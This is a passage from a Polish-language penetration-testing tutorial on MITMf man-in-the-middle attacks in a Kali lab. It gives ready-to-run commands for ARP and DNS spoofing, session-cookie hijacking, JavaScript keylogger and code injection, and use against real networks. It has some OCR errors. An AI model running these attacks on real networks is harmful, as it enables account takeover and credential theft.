ID-IP=[52.77.167.99], DNS="match-758801753.ap-southeast-1.elb.amazonaws.com"
ID-IP=[54.255.229.77], DNS="match-758801753.ap-southeast-1.elb.amazonaws.com"
proto="DNS", query="A", ip.src=[10.0.2.5], name="ocsp.trustwave.com"
ID-IP=[182.156.239.8], DNS="ocsp.trustwave.com"
ID-DNS="ocsp.trustwave.com", alias="ocsp.trustwave.com.edgesuite.net"
ID-IP=[182.156.239.8], DNS="ocsp.trustwave.com.edgesuite.net"
ID-DNS="ocsp.trustwave.com.edgesuite.net", alias="a1213.g.akamai.net"
ID-IP=[182.156.239.8], DNS="a1213.g.akamai.net"
ID-IP=[182.156.239.32], DNS="a1213.g.akamai.net"
proto="HTTP", op="GET", Host="ocsp.trustwave.com", URL="/MFIwUDBOMEwwSjAJBgUrDgM
CGgUABBQ1mI4Ww4R5LZiQ295pj4OF%2F44yyAQUyk7dWyc1Kdn27sPlU%2B%2BkwBmWHa8CEQCSuHRPc
c7Q4mxyo9jV2SWy"
proto="DNS", query="A", ip.src=[10.0.2.15], name="ocsp.trustwave.com"
ID-IP=[182.156.239.32], DNS="ocsp.trustwave.com"
ID-IP=[182.156.239.32], DNS="ocsp.trustwave.com.edgesuite.net"
proto="HTTP", op="GET", Host="ocsp.trustwave.com", URL="//MFQwUjBQME4wTDAJBgUrDg
MCGgUABBRKUAJ27jxxuy1zYtpUHfLy0MHHugQUys4dGAN3HhzzfFiymnCoCIAW9K4CEwarM81FRJBKpx
5TRPzrMY8Wu%2FM%3D"
```

Skopiujemy link proxy, który podał nam chomik, czyli `http://127.0.0.1:1234`, i przejdziemy do naszej przeglądarki. Teraz musimy zmodyfikować ustawienia proxy, aby korzystać z chomika, więc w


przeglądarce Kali przejdziemy do Preferencji | Zaawansowane | Sieć | Ustawienia i ustawimy ją na konfigurację ręczną, a port ustawimy na 1234.

Używamy więc 127.0.0.1, który jest naszym adresem lokalnym, a port to 1234:




Kliknij OK, a następnie przejdź do adresu URL podanego przez ferret, który wygląda następująco: 127.0.0.1 : 1234:


Wybieramy nasz adapter, wchodząc w zakładkę „adaptery” i wpisując „eth0”. Następnie klikamy „Wyślij zapytanie”:



Widzimy, że mamy tutaj dwa cele:



Naszym celem jest 10.0.2.5; to nasz docelowy adres IP. Klikamy na niego i, jak widać na poniższym zrzucie ekranu, po lewej stronie mamy wszystkie adresy URL zawierające pliki cookie powiązane z naszym celem:




Oczywiście wiele z wymienionych adresów URL to witryny reklamowe lub adresy URL reklam, ale widzimy, że jeden z nich prowadzi do Udemy.com i jeśli na niego klikniemy, zostaniemy zalogowani bez konieczności podawania nazwy użytkownika i hasła. Możemy więc wejść na kanał i zrobić wszystko, co docelowa osoba może zrobić bez podawania nazwy użytkownika i hasła, a to wszystko dzięki temu, że ukradliśmy pliki cookie, których dana osoba faktycznie użyła do uwierzytelnienia się w witrynie.


Podszywanie się pod DNS

W tej sekcji dowiemy się, czym jest podszywanie się pod DNS i jak je przeprowadzić. DNS to w zasadzie serwer, który konwertuje nazwy domen, takie jak www.google.com, na adres IP urządzenia, na którym przechowywana jest witryna Google. Ponieważ jesteśmy MITM, możemy mieć serwer DNS uruchomiony na naszym komputerze i rozwiązywać żądania DNS tak, jak chcemy. Na przykład, gdy użytkownik wyśle żądanie do Google, możemy przenieść go na inną witrynę, ponieważ jesteśmy pośrednikiem. Więc kiedy ktoś o to poprosi, podamy mu adres IP, o który nam chodzi, a wtedy zobaczy zupełnie inną stronę internetową niż się spodziewał. Możemy więc mieć fałszywą stronę internetową

działającą na naszym własnym serwerze i odbierać żądania, na przykład z live.com, do tej strony. Możemy mieć stronę internetową proszącą osobę docelową o pobranie backdoora; możemy zrobić cokolwiek chcemy, naprawdę, kiedy udajemy inną stronę internetową. Możliwości tego, co możemy zrobić za pomocą tego ataku, są nieograniczone. Zobaczmy, jak możemy to zrobić. Pierwszą rzeczą, którą zrobimy, będzie przekierowanie użytkowników na nasz serwer WWW. Serwer WWW będzie działał na naszej lokalnej maszynie Kali. Możemy przekierować użytkowników na dowolny serwer WWW, gdziekolwiek chcemy, ale w tej sekcji przekierowujemy ich na nasz lokalny serwer WWW. Aby to zrobić, uruchomimy serwer WWW Apache. Jest on preinstalowany z Kali, więc wszystko, co musimy zrobić, to uruchomić `service apache2 start`, a serwer WWW się uruchomi. Pliki serwera WWW są przechowywane w katalogu `/var/www/html`. Otworzymy menedżera plików i przejdziemy do katalogu `/var/www/html`. Strona widoczna na poniższym zrzucie ekranu zostanie wyświetlona osobom przeglądającym nasz serwer WWW:



Możemy zainstalować tutaj całą stronę internetową, która będzie wyświetlana za każdym razem, gdy użytkownik odwiedzi nasz serwer. Jeśli przejdziemy do przeglądarki i przejdziemy do adresu 10.0.2.15, który jest naszym własnym adresem IP, naszym wewnętrznym adresem IP, zobaczymy tam stronę index.html. Skonfigurujmy serwer DNS, który jest dostarczany z MITMf; Aby to zrobić, użyjemy Leafpada, który jest po prostu edytorem tekstu, a następnie uruchomimy leafpad/etc/mitmf/mitmf.conf. Następnie przewiniemy w dół do miejsca, w którym znajdują się rekordy A, jak pokazano na poniższym zrzucie ekranu; rekordy A to zasadniczo rekordy odpowiedzialne za transformację lub tłumaczenie nazw domen na adresy IP:



```
# Supported formats are 8.8.8.8#53 or 4.2.2.1#53#tcp or 2001:4860:4860::8888
# can also be a comma seperated list e.g 8.8.8.8,8.8.4.4
#
nameservers = 8.8.8.8

[[[A]]]     # Queries for IPv4 address records
*.thesprawl.org=192.168.178.27
*.live.com=10.0.2.15
```

Będziemy celować w live.com i używać * jako symbolu wieloznacznego. Zasadniczo mówimy więc, że każda subdomena do live.com powinna zostać przekierowana na 10.0.2.15 nasz adres IP. Możemy to zastąpić dowolnym adresem IP. Na przykład możemy podać adres IP zdalnej witryny, którą hostujemy u dowolnej firmy hostingowej, lub możemy ustawić przekierowywanie do Google, na przykład, jeśli podajemy adres IP Google. Każdy adres IP, który tu wpiszemy, przekieruje live.com. Zapisz plik i zamknij go, a następnie uruchom nasze polecenie. Jest bardzo podobne do poleceń, które uruchamialiśmy w poprzednich sekcjach. Jedyną różnicą jest to, że dodam jedną dodatkową opcję, czyli --dns. To dokładnie te same polecenia, mitmf - -arp --spoof --gateway –target --i, a następnie dodaliśmy jedną dodatkową opcję, czyli --dns. Polecenie wygląda następująco:

mitmf --arp --spoof --gateway 10.0.2.1 --target 10.0.2.5 -i eth0 --dns

Po naciśnięciu Entera, podszywanie się pod DNS jest włączone. Przejdźmy do celu i spróbujmy przejść do live.com i zobaczmy, co się stanie. Jak widać na poniższym zrzucie ekranu, live.com faktycznie używa

protokołu HTTPS i został przekierowany na naszą stronę internetową, która wyświetla prosty tekst, ale możemy zainstalować wszystko, co chcemy. Możemy poprosić ich o pobranie czegoś albo stworzyć fałszywą stronę, ukraść dane i dane uwierzytelniające:

Można go również wykorzystać do dostarczania fałszywych aktualizacji osobie docelowej, na przykład, lub do pobierania plików „tylną furtką" w locie. Istnieje wiele zastosowań dla podszywania się pod DNS. To tylko podstawowa metoda podszywania się pod DNS, którą można wykorzystać i połączyć z innymi atakami lub innymi pomysłami, aby uzyskać naprawdę potężne ataki.

Rejestrator zrzutów ekranu MITMf

W tej sekcji pokażemy przykład prostej wtyczki dołączonej do MITMf. Uruchomimy `mitmf --help`, a po przewinięciu w dół poniżej help zobaczymy wiele wtyczek, jak widać na poniższym zrzucie ekranu, których możemy użyć do różnych zadań na komputerze docelowym:

```
Inject:
  Inject arbitrary content into HTML content

  --inject              Load plugin 'Inject'
  --js-url JS_URL       URL of the JS to inject
  --js-payload JS_PAYLOAD
                        JS string to inject
  --js-file JS_FILE     File containing JS to inject
  --html-url HTML_URL   URL of the HTML to inject
  --html-payload HTML_PAYLOAD
                        HTML string to inject
  --html-file HTML_FILE
                        File containing HTML to inject
  --per-domain          Inject once per domain per client.
  --rate-limit RATE_LIMIT
                        Inject once every RATE_LIMIT seconds per client.
  --count-limit COUNT_LIMIT
                        Inject only COUNT_LIMIT times per client.
  --white-ips IP        Inject content ONLY for these ips (comma seperated)
  --black-ips IP        DO NOT inject content for these ips (comma seperated)
  --white-domains DOMAINS
                        Inject content ONLY for these domains (comma seperated)
  --black-domains DOMAINS
                        DO NOT inject content for these domains (comma seperated)
```

Możemy użyć wtyczki --inject, aby wstrzyknąć kod do stron internetowych ładowanych przez osobę docelową. Przykład tego pokażemy później. Teraz chcemy zobaczyć przykład prostej wtyczki, a później zajmiemy się kolejnymi. Na przykład, jak widać na poniższym zrzucie ekranu, mamy wtyczkę `ScreenShotter`, która wykonuje zrzuty ekranu każdej strony, z której korzysta użytkownik. Za każdym razem, gdy użytkownik korzysta ze strony, wykonuje zrzut ekranu tej strony:

```
ScreenShotter:
  Uses HTML5 Canvas to render an accurate screenshot of a clients browser

  --screen              Load plugin 'ScreenShotter'
  --interval SECONDS    Interval at which screenshots will be taken (default 10 seconds)
```

Możemy ustawić --interval; to czas, w którym program powinien wykonać zrzut ekranu. Domyślnie jest to 10 sekund, więc zrzut ekranu jest wykonywany co 10 sekund, ale możemy to zmodyfikować za pomocą opcji --interval. Przyjrzymy się teraz podstawowemu sposobowi korzystania z wtyczek, więc najpierw użyjemy nazwy wtyczki, a następnie wstawimy opcję, którą chcemy ustawić. Użyjemy tego

samego polecenia, którego zawsze używamy, a następnie dodamy nazwę wtyczki. Nazwa wtyczki będzie --screen, a jeśli chcemy zmienić interwał, możemy ustawić opcję --interval. Następnie ustawiamy interwał wykonywania zrzutów ekranu. Ustawimy go na 10 sekund, więc nic nie będziemy robić. Oto polecenie:

mitmf --arp --spoof --gateway 10.0.2.1 --target 10.0.2.5 -i eth0 --screen

Powinniśmy przejść do komputera docelowego i przeglądać internet. Przejdź do wyszukiwarki Bing lub Google i wyszukaj cokolwiek, przejdź do zakładki Obrazy itd. Wtyczka zaczęła teraz wykonywać zrzuty ekranu wszystkiego; robi zrzut ekranu co dziesięć sekund, a na poniższym zrzucie ekranu widać, że za każdym razem wstrzykuje tutaj kod:

Zatrzymaj proces za pomocą kombinacji klawiszy Ctrl + C, a następnie przejdź do zrzutu ekranu, który wtyczka uchwyciła w katalogu `/var/log/mitmf` :

Możemy zobaczyć, że mamy zdjęcia, które wyszukaliśmy w Google na temat celu:

Wszystkie obrazy zostaną zapisane w katalogu `/var/log/mitmf`, gdzie będziemy mogli je zobaczyć i dowiedzieć się, co dana osoba robi na swoim komputerze. Istnieją inne wtyczki, których można użyć. Mamy `--jskeylogger`, która w zasadzie wstrzykuje keyloggera na stronę docelową, ale jest to raczej bezużyteczne, ponieważ jako MITM (Miss-to-Miss), i tak możemy zobaczyć nazwy użytkowników i hasła, a także wszystko inne, co zostanie wysłane na komputer docelowy. Ale jeśli z jakiegoś powodu chcielibyśmy wstrzyknąć jakiś keylogger do komputera docelowego lub na stronę docelową, wystarczy, że uruchomimy to samo polecenie, które zawsze uruchamiamy, i wpiszemy po nim `--jskeylogger`, , a keylogger zostanie wstrzyknięty. Oto polecenie:

mitmf --arp --spoof --gateway 10.0.2.1 --target 10.0.2.5 -i eth0 -- jskeylogger


Możemy więc ponownie uruchomić docelową przeglądarkę internetową i poszukać czegoś innego. Przejdźmy do Carzone.ie i spróbujmy zalogować się przy użyciu fałszywych danych logowania. Wprowadziliśmy adres e-mail `zaid@isecurity.org` i hasło 123456. Oczywiście, ponownie zostało to przechwycone, ponieważ jesteśmy w trakcie połączenia. Jeśli przejdziemy do terminala MITMf, zobaczymy, że nasz JSKeylogger wykrywa wprowadzanie danych w polach o nazwach email i password:

Więc ponownie, jeśli osoba docelowa pisze cokolwiek na dowolnej stronie, będziemy mogli to przechwycić za pomocą keyloggera, ale ponieważ jesteśmy MITM, możemy to zrobić za pomocą Wiresharka i przeanalizować wszystkie pakiety i zobaczyć, co osoba pisze. To jest inna metoda. To przykład, jak możemy użyć wtyczek dostarczonych z MITMf. Teraz ponownie, wpisując `mitmf --help` da nam wszystkie opcje, wszystkie wtyczki, których możemy użyć, a korzystanie z nich jest bardzo podobne do tego, co robiliśmy wcześniej. Więc zazwyczaj po prostu wpisujemy opcję lub nazwę wtyczki, a jeśli zamierzamy ustawić dla niej jakiekolwiek opcje, to ustawiamy opcje.

Wstrzykiwanie kodu MITMf

W tej sekcji omówimy, jak wstrzyknąć kod do przeglądarki, do komputera docelowego. Ponieważ jesteśmy MITM i ponieważ wszystko przepływa przez nasze urządzenie, gdy ktoś zażąda strony, możemy wstawić na nią dowolny kod. Przeglądarki mogą uruchamiać dwa rodzaje kodu: kod HTML i kod JavaScript. Kod HTML to kod odpowiedzialny za wygląd strony, czyli kod przycisków, tekstu, obrazów i tak dalej. Nie można go użyć do zrobienia czegokolwiek, co pozwoliłoby nam uzyskać dostęp do komputera docelowego. JavaScript to język programowania, który może być używany do wielu rzeczy, o czym przekonamy się w kolejnych sekcjach. W tej sekcji zobaczymy, jak wstrzyknąć kod JavaScript do przeglądarki docelowej. Możemy użyć tej samej metody do wstrzyknięcia kodu HTML, ale JavaScript jest bardziej użyteczny. Dlatego w naszym przykładzie wstrzykniemy kod JavaScript.

Zatem najpierw uruchommy MITMf za pomocą polecenia --help, a pokaże nam ono opcje dostępne w wtyczce --inject, jak pokazano na poniższym zrzucie ekranu:



Użyjemy tego samego polecenia, którego zawsze używamy. Jedyną różnicą jest to, że wstawimy wtyczkę `--inject`, a następnie mamy różne opcje wstrzyknięcia. Istnieją trzy główne opcje:

* Możemy zapisać kod w pliku i użyć opcji --js -file lub --html -file, aby wstrzyknąć kod zapisany w określonym pliku.


* Kod może być przechowywany online i ma adres URL. Możemy użyć tego adresu URL, używając opcji -- js –ur lub --html -url

* Możemy w rzeczywistości dostarczyć sam kod za pomocą polecenia, używając opcji --js –playload lub -- html - playload.


Najpierw dostarczymy kod za pomocą polecenia, a następnie zrobimy to za pomocą pliku. Użyjemy opcji `--inject payload`, a następnie wykonamy `--js-payload`. Nasze polecenie będzie takie samo jak zawsze, mitmf, a następnie dodamy opcję, wtyczkę, czyli --inject, i powiemy mu, że chcemy określić kod za pomocą polecenia. Użyjemy `--js-payload`, ponieważ wtedy możemy umieścić kod JavaScript po opcji `--js-payload`. Wstawimy nasz kod JavaScript i użyjemy bardzo prostego kodu, który wyświetli tylko komunikat na komputerze docelowym. Nasz kod nie będzie próbował niczego zhakować; wszystko co zrobi to po prostu wyświetli okno wiadomości na komputerze docelowym, a w dalszych sekcjach zobaczymy jak możemy użyć tej opcji do przeprowadzenia potężniejszych ataków. Tak więc, zasadniczo nasz kod wykona funkcję alert() w JavaScript, a alert będzie po prostu mówił test. Więc, nasze polecenie jest takie samo, to `mitmf --arp --spoof`; nasz interfejs, -i; --gateway; --target; a następnie załadowaliśmy wtyczkę --inject; i informujemy ją, że określamy kod poprzez polecenie. Kod, który chcemy uruchomić, to aalert(‘test’) i to wszystko. Polecenie wygląda następująco:

mitmf --arp --spoof -i eth0 --gateway 10.0.2.1 --target 10.0.2.5 --inject - -js-payload "alert('test')"

Możemy sprawdzić wynik, przechodząc do systemu docelowego, otwierając normalną stronę internetową i obserwując, co się stanie. Wystarczy wejść na Carzone.ie i, jak widać na poniższym zrzucie ekranu, strona wyświetla okno komunikatu, w którym widnieje napis „test”:



Tak więc ponownie, jest to bardzo prosty kod, który tak naprawdę nie pozwala nam nic zrobić na komputerze docelowym, ale możemy go użyć w dalszych sekcjach, aby przeprowadzić potężniejsze ataki. Ponownie, możemy faktycznie wyszukać kody JavaScript w Google i zobaczyć kody, które będą dla nas przydatne. Na przykład, istnieją keyloggery JavaScript, są kody, które mogą robić zrzuty ekranu komputera docelowego i jest wiele innych kodów. Możesz przekierować komputer docelowy w inne miejsce, ukraść jego pliki cookie; możesz przeprowadzić wiele z tych potężnych ataków. Innym sposobem na przeprowadzenie ataku inject jest użycie pliku. Jeśli używamy jednego z tych bardziej skomplikowanych kodów, trudno będzie go zapisać za pomocą polecenia, więc lepiej byłoby zapisać kod w pliku i użyć opcji --js -file. Wszystko, co będziemy musieli zrobić, to otworzyć Leafpad i pobrać nasz kod. Tak naprawdę po prostu uruchomimy leafpad i zapiszemy do pliku ten sam kod, który w poprzednim przykładzie. Wywołamy wyskakujące okienko z ostrzeżeniem a;ert(;test2'). Zapiszemy plik jako alert.js i zapiszemy go w naszym katalogu /root:



Zatem, jeśli korzystamy z wyszukiwarki Google lub używamy bardziej skomplikowanego kodu, możemy umieścić go w całości w tym pliku, a następnie go wstrzyknąć. Uruchom polecenie tak jak poprzednio; jedyną różnicą jest to, że zamiast `--js-payload`, użyjemy `--js-file`, i określimy plik, pełną ścieżkę do niego. Zapisaliśmy go w katalogu root jako alert.js. Jeśli pobierzemy z internetu plik zawierający na przykład keyloggera lub plik, który przekieruje komputer docelowy do innej witryny, ponownie użyjemy tego samego polecenia, ale upewnijmy się, że podaliśmy `--js-file`, a następnie pełną ścieżkę do miejsca, w którym przechowywany jest ten plik. Polecenie wygląda następująco:

mitmf --arp --spoof -i eth0 --gateway 10.0.2.1 --target 10.0.2.5 --inject -

-js-file /root/alert.js

Następnie uruchomimy to polecenie, a MITMf rozpocznie proces. Wrócimy do komputera docelowego. Rozejrzyjmy się w poszukiwaniu czegoś. Zobaczymy, że nasz kod, drugi kod, który wstrzyknęliśmy, o nazwie test2, został wykonany na komputerze docelowym. Wynik ataku można zobaczyć na poniższym zrzucie ekranu:

Ponownie, są to naprawdę proste kody wyświetlające jedynie okno komunikatu, ale możemy pobrać lub wyszukać bardziej skomplikowane kody JavaScript, albo po prostu zapoznać się z dalszymi sekcjami i zobaczyć, jak możemy wykorzystać tę funkcję do przeprowadzania potężniejszych ataków.


MITMf przeciwko prawdziwej sieci

MITMf można wykorzystać przeciwko prawdziwym sieciom dokładnie tak samo, jak używaliśmy go przeciwko sieciom wirtualnym; jedyną różnicą jest to, że chcemy upewnić się, że określimy odpowiednie adresy IP, odpowiedni interfejs i połączymy się z tą samą siecią, z którą połączony jest użytkownik docelowy. Powinniśmy również omówić kilka punktów, które mogą uniemożliwić prawidłowe działanie MITMf. Pierwszą rzeczą do zrobienia jest teraz uruchomienie polecenia ifconfig, aby zobaczyć naszą konfigurację. Na poniższym zrzucie ekranu widać, że mamy eth0 i jest ono połączone z naszą siecią NAT, ponieważ skonfigurowaliśmy maszynę Kali do korzystania z sieci NAT:


```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe0b:9166  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:0b:91:66  txqueuelen 1000  (Ethernet)
        RX packets 65612  bytes 97937230 (93.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28966  bytes 1942954 (1.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 215062  bytes 123649604 (117.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 215062  bytes 123649604 (117.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Przede wszystkim, zanim zaatakujemy prawdziwą sieć, musimy upewnić się, że jest to jedyna sieć, z którą Kali jest połączony. Najpierw musimy rozłączyć się z siecią o adresie IP 10.0.2.15, który reprezentuje naszą sieć wirtualną. To bardzo ważne i tak naprawdę główny czynnik zakłócający atak MITMf. Atak może się powieść, ale wystąpią problemy z DNS, komputer docelowy będzie miał bardzo wolne połączenie internetowe lub całkowicie je utraci. Przejdź do sekcji Urządzenia | Sieć i poszukaj zaznaczenia obok opcji Podłącz kartę sieciową:



Zaznaczenie wskazuje, że jesteśmy połączeni z siecią, ponieważ łączy kartę sieciową. Klikamy „Połącz kartę sieciową”, co spowoduje rozłączenie z siecią NAT, jak pokazano na poniższym zrzucie ekranu:




Teraz, jeśli uruchomimy polecenie ifconfig na naszej maszynie Kali, zobaczymy, że eth0 nie jest z niczym połączony, co oznacza, że jesteśmy offline na maszynie Kali. Nie możemy nawet ping niczego wykonać:

```
root@kali:~# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
